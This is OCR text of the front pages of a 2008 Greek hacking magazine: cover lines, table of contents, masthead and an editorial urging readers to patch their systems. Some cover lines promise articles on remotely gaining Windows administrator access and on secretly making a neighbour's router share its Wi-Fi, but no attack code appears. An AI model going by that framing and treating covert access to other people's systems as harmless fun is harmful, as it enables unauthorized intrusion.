ΕΠΙΣΗΜΟ ΟΡΓΑΝΟ ΤΗΣ ΑΝΟΡΘΟΔΟΞΗΣ ΣΚΕΨΗΣ

ΙΟΥΝΙΟΣ 2008
ΤΕΥΧΟΣ 15

total ΧΑΚΕΡ

ΤΙΜΗ: 5,00€

Πείραξέ το κι εσύ, μπορείς!

το Linux κινδυνεύει!

Επιθέσεις που ξεκινούν απ' τα Windows και αντίστροφα.

(ΣΕΛ. 80)

ΔΕΙΤΕ ΠΟΣΟ ΕΥΚΟΛΑ ΑΠΟΚΤΑ ΚΑΝΕΙΣ ΠΡΟΣΒΑΣΗ ΣΤΑ WINDOWS, ΑΠΟ ΜΑΚΡΙΑ!

ΚΑΝΤΕ ΤΟ ΓΕΙΤΟΝΑ ΝΑ ΜΟΙΡΑΣΕΙ ΤΟ WI-FI ΤΟΥ Σ' ΟΛΗ ΤΗ ΓΕΙΤΟΝΙΑ (ΧΩΡΙΣ ΝΑ ΤΟ ΠΑΡΕΙ ΕΙΔΗΣΗ, ΦΥΣΙΚΑ)

ΑΝΑΒΑΘΜΙΣΤΕ ΤΟ FIRMWARE ΤΟΥ PSP ΚΑΙ ΑΠΟΛΑΥΣΤΕ ΟΛΕΣ ΤΙΣ ΥΠΗΡΕΣΙΕΣ ΤΟΥ!

ΠΕΡΙΔΙΑΒΕΙΤΕ ΑΦΟΒΑ ΣΤΟ FREENET, ΕΝΑ ΚΑΤΑΝΕΜΗΜΕΝΟ ΔΙΚΤΥΟ ΑΝΤΑΛΛΑΓΗΣ ΑΡΧΕΙΩΝ ΠΟΥ ΠΑΡΕΧΕΙ ΠΡΑΓΜΑΤΙΚΗ ΑΝΩΝΥΜΙΑ

ISSN 1791-1192
9 771791 119004 06

ΟΙ ΝΟΜΟΙ ΤΟΥ ΧΑΚΕЯ

0. Φτιάχνω, άρα υπάρχω.
1. Ο κόσμος μας είναι γεμάτος συναρπαστικά προβλήματα που περιμένουν λύση.
2. Η λύση ενός συναρπαστικού προβλήματος είναι πιο μεθυστική από την εξουσία, το σεξ ή το φαγητό.
3. Οι μεγάλες ιδέες ανήκουν σε αυτούς που τις υλοποίησαν.
4. Όλα μπορούν πάντα να γίνουν καλύτερα, απλούστερα, φτηνότερα.
5. Περιουσία και κοινωνική αναγνώριση είναι θλιβερά υποκατάστατα της αναγνώρισης από τον εαυτό μας και το σινάφι μας.
6. Κανένα πρόβλημα δεν πρέπει να λύνεται δεύτερη φορά.
7. Η βαρεμάρα και η χαμαλοδουλειά οδηγούν στη μετριότητα, η ελευθερία και ο ενθουσιασμός στη δημιουργία.
8. Το περισπούδαστο ύφος δεν υποκαθιστά την ικανότητα.
9. Είναι μεγάλη δύναμη να λύνεις ένα πρόβλημα μόνος σου, αλλά ακόμη μεγαλύτερη να συνεργάζεσαι με άλλους του σιναφιού σου για να λυθεί ένα μεγαλύτερο πρόβλημα.
10. Η δύναμη της εξαπάτησης και της καταστροφής μπορεί να γοητεύσει μόνο μέτριους και αδύναμους.

Οι Νόμοι του Χάκερ είναι μια δυναμική λίστα.
Στείλτε μας τις δικές σας ιδέες για νέους νόμους,
αλλαγές ή προσθήκες στο xaker@dolnet.gr

Massive net attacks under way!

FRONT MATTER

06 Διάφορα νεάκια και σκέψεις, ατάκτως ερριμμένα.

Windoze & Mac OS X

18 **Το Matrix των υπολογιστών - Reloaded**
Όχι, δεν πρόκειται για déjà vu. Με το θέμα των virtual machines έχουμε ασχοληθεί στο παρελθόν, θα ασχοληθούμε τώρα — και θ' ασχοληθούμε και στο μέλλον!

Hardware, Mobile phones, iPods/iPhone & Gadgets

32 **Οι πράσινες!**
Σήμερα ακόμα και οι μητρικές είναι οικολογικές. Βρε, λέτε να έχουμε σώσει τον πλανήτη από την υπερθέρμανση και να μην το έχουμε πάρει είδηση; Μπα, δεν νομίζουμε.

Linux distros & the BSDz

42 **Από το DVD σε MKV/H.264... με το χέρι**
...Ή γιατί μια τόσο φιλόδοξη —και μάλλον σύνθετη— αποστολή μπορείτε να φέρετε ευκολότερα εις πέρας από τη γραμμή εντολής :-)

54 **Αναφορά σε μια κόλλα HTML**

Internet, WEB 2.0, LAN

62 **Υπερπλατφόρμα επιθέσεων!**
Έχετε ποτέ αναρωτηθεί πόσο εύκολο είναι να μπείτε στο λογαριασμό του Administrator ενός μηχανήματος Windows, και μάλιστα χωρίς καν να σηκωθείτε από τη θέση σας;

72 **Γίνετε Ρομπέν των ασύρματων δικτύων**
Και, παρεμπιπτόντως, μάθετε γιατί δεν πρέπει να αφήνετε ποτέ τον router σας με τις εργοστασιακές ρυθμίσεις!

80 **Επίθεση από Vista σε Linux & αντιστρόφως**
Guns, guns, guns!

total XAKEP

ΤΕΥΧΟΣ 15

Χακεr@dolnet.gr

88 **Δεν σε ξέρω, δεν με ξέρεις**
Πώς αντιμετωπίζετε το πρόβλημα της έλλειψης πραγματικής ανωνυμίας, που μαστίζει τα δίκτυα P2P;

96 **OpenID: Δωσ' το μόνος σου :-)**
Μια άριστη λύση στο πρόβλημα της ταυτοποίησης σε δικτυακούς τόπους και υπηρεσίες, τώρα κι από εσάς!

104 **Goolag Scanner: Dorks στο διάστημα!**
Τι είναι αυτά τα Dorks και πώς μπορούν να σας φανούν χρήσιμα;

112 **Ο Πόλεμος των Δρόμων**
Έχετε δει τον «Πόλεμο των Κόσμων» («War of the Worlds»); Ε, καμία σχέση!

120 **Κι εσύ, Βρούτε, Χάκερ;**
Προδοσίες από εκεί που δεν το περιμένεις (τα γνωστά, ξέρετε).

Games, Consoles

128 **Αναβαθμίστε το PSP σας ΤΩΡΑ!**

134 **Χαμένοι στο διάστημα: 24 χρόνια Elite**

142 **PSP στο PC**
Το PSP slim έχει τη δυνατότητα να προβάλλει το περιεχόμενό του σε οποιαδήποτε τηλεόραση. Γιατί όχι και η κλασική έκδοση του συστήματος;

total XAKEЯ

ΔΗΜΟΣΙΟΓΡΑΦΙΚΟΣ ΟΡΓΑΝΙΣΜΟΣ ΛΑΜΠΡΑΚΗ Α.Ε.

ΤΟΜΕΑΣ ΕΚΔΟΣΕΩΝ ΕΠΙΣΤΗΜΩΝ ΚΑΙ ΤΕΧΝΟΛΟΓΙΑΣ
Διεύθυνση Τομέα: Θ.Σπίνουλας


Εκδότης: Γιώργος Κοπελιάδης
Διευθυντής: Αντώνης Βαμβακάρης
Καλλιτεχνική Διεύθυνση: Πελαγία Γιακουμάκη
Αρχισυντάκτης: Χ.Βαρελάς
Σύμβουλος Έκδοσης: Σ.Χατζησάββας
Σύνταξη: Π.Βαρελάς, Γ.Κουρκουτάς, Χ.Λέκκος, Γ.Οικονόμου, Α.Παναγιωτάκη, Β.Σάμιος, Γ.Σαραντόπουλος, Χ.Τόμπρας, Μ.Τσαούτος

Τακτικοί Συνεργάτες: Ε.Δελλατόλα, Ν.Θωμάδης, Κ.Καρακατσάνης, Γ.Μελέκος, Π.Παπαπαύλου, Ι.Τζεβελέκος

Εμπορικό Τμήμα Εκδόσεων Τεχνολογίας
Διεύθυνση: Αδαμαντία Βλάχου
Διαφημίσεις Τμήματος: Βασίλης Πάνου
Γραμματεία: Αμαλία Καϊτσιώτη
Διευθύντρια Διαφήμισης TOTAL XAKER: Λίζα Αντωνιάδη-Πεφάνη

Διευθυντής Σχεδιασμού: Ευριπίδης Δεσποτίδης
Διεύθυνση Παραγωγής: Μανόλης Καστρινάκης
Ατελιέ: Α.Κατσά, Σ.Πουλάκος Σ.Κανσού, Β.Ρουσιώτη, Γ.Ζαχαράκη, Α.Βρυώνη, Γ.Κουράσης, Γ.Μαρτζούκος
Υπεύθυνη Επιμέλειας-Διόρθωσης: Μαρία Αλεξίου
Επιμέλεια-Διόρθωση: Α.Βλαχοδήμου, Μ.Καλεώδη, Β.Κερεστετζή, Μ.Τικοπούλου
Διεύθυνση Φωτογραφίας: Γιάννης Γλυνός
Φωτογραφίες: Ε.Κατσιγιαννάκη, Μ.Σαρρή
Μοντάζ: Multimedia A.E.

Ο ΔΗΜΟΣΙΟΓΡΑΦΙΚΟΣ ΟΡΓΑΝΙΣΜΟΣ ΛΑΜΠΡΑΚΗ Α.Ε. έχει την έδρα του Χρ.Λαδά 3, 102 37 Αθήνα, **Γραφεία σύνταξης:** Μιχαλακοπούλου 80, 115 28 Αθήνα, τηλ.: 211 3658700, fax: 211 3658702, e-mail: xaker@dolnet.gr **Διαφημιστικό τμήμα:** Μιχαλακοπούλου 80, 115 28 Αθήνα, τηλ.: 211 3659750, fax: 211 3659701 e-mail: ramad@dolnet.gr **Υπεύθυνος σύμφωνα με το νόμο:** Γιώργος Κοπελιάδης, Μιχαλακοπούλου 80, Αθήνα. **Γραφικές τέχνες:** Multimedia A.E., Χρ.Λαδά 3, Αθήνα, τηλ.: 211 3657000 **Εκτύπωση:** ΔΟΛ Α.Ε. **Εκτύπωση εξωφύλλου/Βιβλιοδεσία:** IRIS A.E.B.E. • Χειρόγραφα, επιστολές, φωτογραφίες ή διαφάνειες που στέλνονται για δημοσίευση δεν επιστρέφονται, ασχέτως του αν δημοσιευθούν ή όχι. Το περιοδικό διατηρεί το δικαίωμα να περικόπτει τις επιστολές που δημοσιεύονται, χωρίς όμως να αλλοιώνεται ή να μεταβάλλεται το νόημά τους. Οι απόψεις που εκφράζονται στα ενυπόγραφα άρθρα δεν εκφράζουν απαραίτητα τη γνώμη του περιοδικού. • TOTAL XAKER is published by Lambrakis Press S.A. • Editorial Director, George Kopeliadis • Editorial Offices, Michalakopoulou 80, 115 28 Athens • Tel.: 211 3658700, fax: 211 3659702, e-mail: xaker@dolnet.gr • Advertising - Sales: Adamantia Vlahou, Tel.: 211 3659750, fax: 211 3659701 e-mail: ramad@dolnet.gr



Τελικά ο Θωμάς έμεινε σπίτι και το έριξε στα γλυκά! Του αρέσουν, όπως λέει, τα σοκολατάκια που περιέχουν καφέ, άσπρη και κόκκινη γέμιση. Εκείνα που έχουν κίτρινη ή ροζ τα βρίσκει αδιάφορα. Ωστόσο τρελαίνεται γι' αυτά που συνδυάζουν λευκή με κίτρινη ή ροζ με καφέ γέμιση. Μπορείτε να βρείτε ποια σοκολατάκια της εικόνας θα λατρέψει;

Τα σφάλματα της γενίκευσης
και η επικίνδυνη λογική του «δε βαριέσαι»

Η δουλειά που κάνουμε, η οποία για καλή μας τύχη περιστρέφεται γύρω από τη μεγάλη μας αγάπη, μας έχει κάνει να παίρνουμε ορισμένα πράγματα ως δεδομένα. Έτσι, ό,τι ξεφεύγει απ' αυτό που εμείς θεωρούμε φυσιολογικό εννοείται πως «χτυπάει» αμέσως. Αυτό, θα μας πείτε, συμβαίνει λίγο πολύ σ' όλους τους ανθρώπους. Ένας αρχιτέκτονας, για παράδειγμα, βλέπει ένα κτίριο κι αμέσως η προσοχή του επικεντρώνεται σε λεπτομέρειες οι οποίες, για όσους δεν είναι αρχιτέκτονες, είναι σαν να μην υπάρχουν. Κάτι ανάλογο συμβαίνει με τον κριτικό κινηματογράφου, με το φιλόλογο που για χρόνια ασχολείται με τη συντακτική επιμέλεια κειμένων[1], με το διακοσμητή εσωτερικών χώρων, το βοηθό φακίρη, το γητευτή αλόγων κ.ο.κ. Εμείς, όπως με ασφάλεια μπορούμε να υποθέσουμε ότι έχετε υποψιαστεί, ασχολούμαστε με τους υπολογιστές, τα δίκτυα, τις σκανδαλιάρικες επιθέσεις σε συστήματα (πάντα για εκπαιδευτικούς λόγους), τα gadget και γενικά με τις (σχεδόν πάντα επιδιορθώσιμες) ζημιές σε πάσης φύσεως hardware, αρκεί βέβαια να έχει τουλάχιστον ένα τσιπάκι μέσα του[2].

Ένα από τα πράγματα που θεωρούμε δεδομένο είναι ότι, ανεξάρτητα από το ποιο λειτουργικό σύστημα χρησιμοποιεί κάποιος, αυτό είναι πάντα ενημερωμένο μ' όλα τα πρόσφατα security patches. Όπως γνωρίζετε, σχεδόν σε κάθε λειτουργικό υπάρχει ένας αυτόματος μηχανισμός που αναλαμβάνει τη συγκεκριμένη εργασία. Αν πάλι δεν υπάρχει, είναι εύκολο να βρεθεί ή να φτιαχτεί, π.χ., με τη συγγραφή ενός απλού shell script, το οποίο θα καλείται από το κατάλληλο cronjob. Καταλαβαίνετε, λοιπόν, τι μας πιάνει όταν καθόμαστε μπροστά από ένα σύστημα που έχει καιρό ν' αναβαθμιστεί – και όταν λέμε «καιρό» μη φανταστείτε ότι εννοούμε κάτι περισσότερο, π.χ., από μία εβδομάδα. Ναι, ώρες ώρες είμαστε υπερβολικοί, αλλά συνήθως έχουμε καλό λόγο. Τώρα, στο σημείο αυτό ίσως σκέφτεστε ότι η πλειονότητα των χρηστών, ούτως ή άλλως αναβαθμίζουν τακτικά το λειτουργικό τους, οπότε δεν βλέπετε πού το πάμε μ' αυτή την εισαγωγή. Θα σας πούμε σε λίγο, ωστόσο προς το παρόν έχετε υπόψη σας ότι το τι κάνουμε εμείς –άντε και οι γνωστοί μας– δεν είναι ο καλύτερος οδηγός για να συμπεράνουμε τι κάνει ο κόσμος όλος. Στη συγκεκριμένη περίπτωση που συζητάμε, ο κόσμος όλος *δεν* αναβαθμίζει τακτικά το λειτουργικό του ούτε βέβαια τις εφαρμογές που δουλεύει. Αν και μιλάμε για αναβαθμίσεις που παρέχονται δωρεάν, αρκετοί είναι εκείνοι που απενεργοποιούν το εκάστοτε εργαλείο αυτόματης ενημέρωσης με το σκεπτικό ότι είναι ενοχλητικό, καταναλώνει πολύτιμο bandwidth κ.ο.κ. – χώρια που σε πολλές περιπτώσεις, μετά την εγκατάσταση των patches, ζητάει (επίμονα) να γίνει reboot.

Όλοι οι ειδικοί ασφαλείας φωνάζουν επισημαίνοντας ότι, ως ένα ελάχιστο μέτρο προστασίας του συστήματός μας, οφείλουμε να έχουμε ενημε-

ρωμένο το λειτουργικό σύστημα –αλλά και τις εφαρμογές– με τα πλέον πρόσφατα security fixes. Κι όμως, συχνά οι εκκλήσεις τους είναι φωνές βοώντων εν τη ερήμω. Αν μη τι άλλο, πολλοί χρήστες πέφτουν στην παγίδα του «δε βαριέσαι»: Ελα, μωρέ, ποιος τώρα θα βρει εμένα να μου την πέσει – ' σιγά! Κι όμως, πάντα υπάρχει κάποιος πρόθυμος, ο οποίος μάλιστα μπορεί να κάθεται στο απέναντι γραφείο. Υπάρχουν εφαρμογές ελέγχου της ασφάλειας συστημάτων –penetration testing tools λέγονται–, οι οποίες είναι κατάλληλες για την εξαπόλυση μιας πλειάδας επιθέσεων σε διάφορα λειτουργικά συστήματα. Το οπλοστάσιο αυτών των εφαρμογών δημιουργείται κι εμπλουτίζεται χάρη σε βάσεις δεδομένων με καταγραμμένα προβλήματα ασφαλείας λειτουργικών συστημάτων και δικτυακών υπηρεσιών (προσοχή: τα προβλήματα αυτά δεν είναι πάντα γνωστά στο κοινό). Τα καλά penetration testing tools ενημερώνονται διαρκώς από τις διαδικτυακές πηγές που περιλαμβάνουν αυτά τα περιβόητα exploits. Εννοείται ότι όσο πιο παραμελημένο, από πλευράς ενημερώσεων ασφαλείας, είναι ένα σύστημα τόσο μεγαλύτερη είναι η λεγόμενη attack surface που παρουσιάζει στο Internet ή/και στο τοπικό δίκτυο. Αυτό, μ' άλλα λόγια, σημαίνει ότι ένας επιτιθέμενος έχει περισσότερα exploits στη διάθεσή του να δοκιμάσει, επομένως και περισσότερες πιθανότητες επιτυχίας. Τώρα, το κακό είναι ότι τα pentest tools δεν τα χρησιμοποιούν μόνο συνειδητοποιημένοι administrators ή ερευνητές ασφαλείας. Πολλά εργαλεία του είδους είναι δωρεάν διαθέσιμα στον οποιονδήποτε ενδιαφερόμενο, ο οποίος, σημειωτέον, άπαξ και βρει ένα ευάλωτο σύστημα δεν θα δυσκολευτεί ιδιαίτερα ν' αποκτήσει πλήρη πρόσβαση σ' αυτό.

★ Στο άρθρο που ξεκινάει από τη σελίδα 62 εξετάζουμε ένα τέτοιο σενάριο, δείχνοντας βήμα προς βήμα πώς αποκτά κανείς πρόσβαση με πλήρη δικαιώματα (administrator) σ' ένα μηχάνημα με Windows XP, χρησιμοποιώντας μάλιστα δωρεάν διαθέσιμα εργαλεία. Σε περίπτωση, λοιπόν, που ακολουθείτε τη λογική του «δε βαριέσαι» (δεν το νομίζουμε, αλλά λέμε), κάτι μας λέει ότι θα την εγκαταλείψετε. Σύντομα.


subZraw

Το total XAKER στο Twitter!

Εδώ και λίγες μέρες το total XAKER φλυαρεί στο Twitter :-) Για νέα γύρω από το περιοδικό, μουρμούρα για τις ασχολίες και τις ανησυχίες μας –καθώς και νεάκια από τις σκανδαλιές που (μια στο τόσο :-) κάνουμε–, παροτρύνεστε να μας ακολουθήσετε στο Twitter. Αν δεν έχετε ήδη account, μπορείτε ν' αποκτήσετε δωρεάν, με εγγραφή στο www.twitter.com. Από τη στιγμή που κάνετε Sign In αναζητήστε το χρήστη totalXAKER (χρησιμοποιήστε τη θυρίδα Search, στο πάνω μέρος της σελίδας) και όταν εμφανιστεί (προσοχή και στο λογότυπο) κάντε ένα κλικ στο κουμπάκι follow, δεξιά. (Εναλλακτικά, πηγαίνετε στο htpp://twitter.com/totalXAKER, αφού έχετε ήδη κάνει Sign In.) Για όσους δεν θέλουν να παρακολουθούν τα tweets από τον browser, μια λίστα clients για κάθε λειτουργικό υπάρχει στο twitter.com/downloads.

